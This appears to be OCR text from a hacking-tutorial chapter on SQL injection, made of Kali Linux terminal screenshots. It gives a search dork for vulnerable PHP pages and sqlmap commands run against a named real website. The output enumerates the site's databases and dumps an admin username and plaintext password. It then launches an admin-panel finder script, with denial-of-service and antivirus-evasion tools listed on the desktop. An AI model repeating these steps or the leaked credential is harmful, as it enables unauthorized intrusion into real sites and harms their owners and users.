






13-SQL Injection




filetype:php allinurl:index?catid=








root@kali: ~
File Edit View Search Terminal Help
rtt min/avg/max/mdev = 186.777/186.777/186.777/0.000 ms
root@kali:~# clear
root@kali:~# sqlmap -u http://www.iapr.org/committees/committees.php?id=6 --dbs


root@kali: ~
File Edit View Search Terminal Help
Type: UNION query
Title: MySQL UNION query (NULL) - 8 columns
Payload: id=6 UNION ALL SELECT CONCAT(0x7162646a71,0x5844616b5a7a574f6550,0x7164636
f71),NULL,NULL,NULL,NULL,NULL,NULL,NULL#
Type: AND/OR time-based blind
Title: MySQL > 5.0.11 AND time-based blind
Payload: id=6 AND SLEEP(5)

[03:58:52] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL 5.0.11
[03:58:52] [INFO] fetching database names
[03:58:53] [INFO] the SQL query used returns 2 entries
[03:58:54] [INFO] retrieved: "information_schema"
[03:58:54] [INFO] retrieved: "iapr"
available databases [2]:
[*] iapr
[*] information_schema
[03:58:54] [INFO] fetched data logged to text files under '/usr/share/sqlmap/output/www
.iapr.org'
[*] shutting down at 03:58:54


root@kali:~# sqlmap -u http://www.iapr.org/committees/committees.php?id=6 -D iapr --tab
les





```
root@kali:~# sqlmap -u http://www.iapr.org/committees/committees.php?id=6 -D iapr -T Us
ers -C cUsername,cPassword --dump
```

```
Database: iapr
Table: Users
[1 entry]
+--------------+-----------+
| cPassword    | cUsername |
+--------------+-----------+
| 14prP4tt3rn | admin     |
+--------------+-----------+
```

root@kali: ~/Desktop

File Edit View Search Terminal Help

```
root@kali:~# cd Desktop/
root@kali:~/Desktop# ls
admin.pl       ufonet           Veil-Evasion.py
slowloris.pl   ufonet-v0.6.zip  x86_powershell_injection.bat
root@kali:~/Desktop# perl admin.pl
sh: 1: title: not found

------------------------------------------------
[*]--Admin Control Panel Finder v 0.5-------[*]
[*]-------------Coded By GlaDiaT0R----------[*]
[*]-------------From Darkgh0st.com----------[*]
[*]------------Greetz to Allah--------------[*]
------------------------------------------------

~ Enter website to scan

-> 
```

KALI LINUX™

"the quieter you become, the more you are able to hear"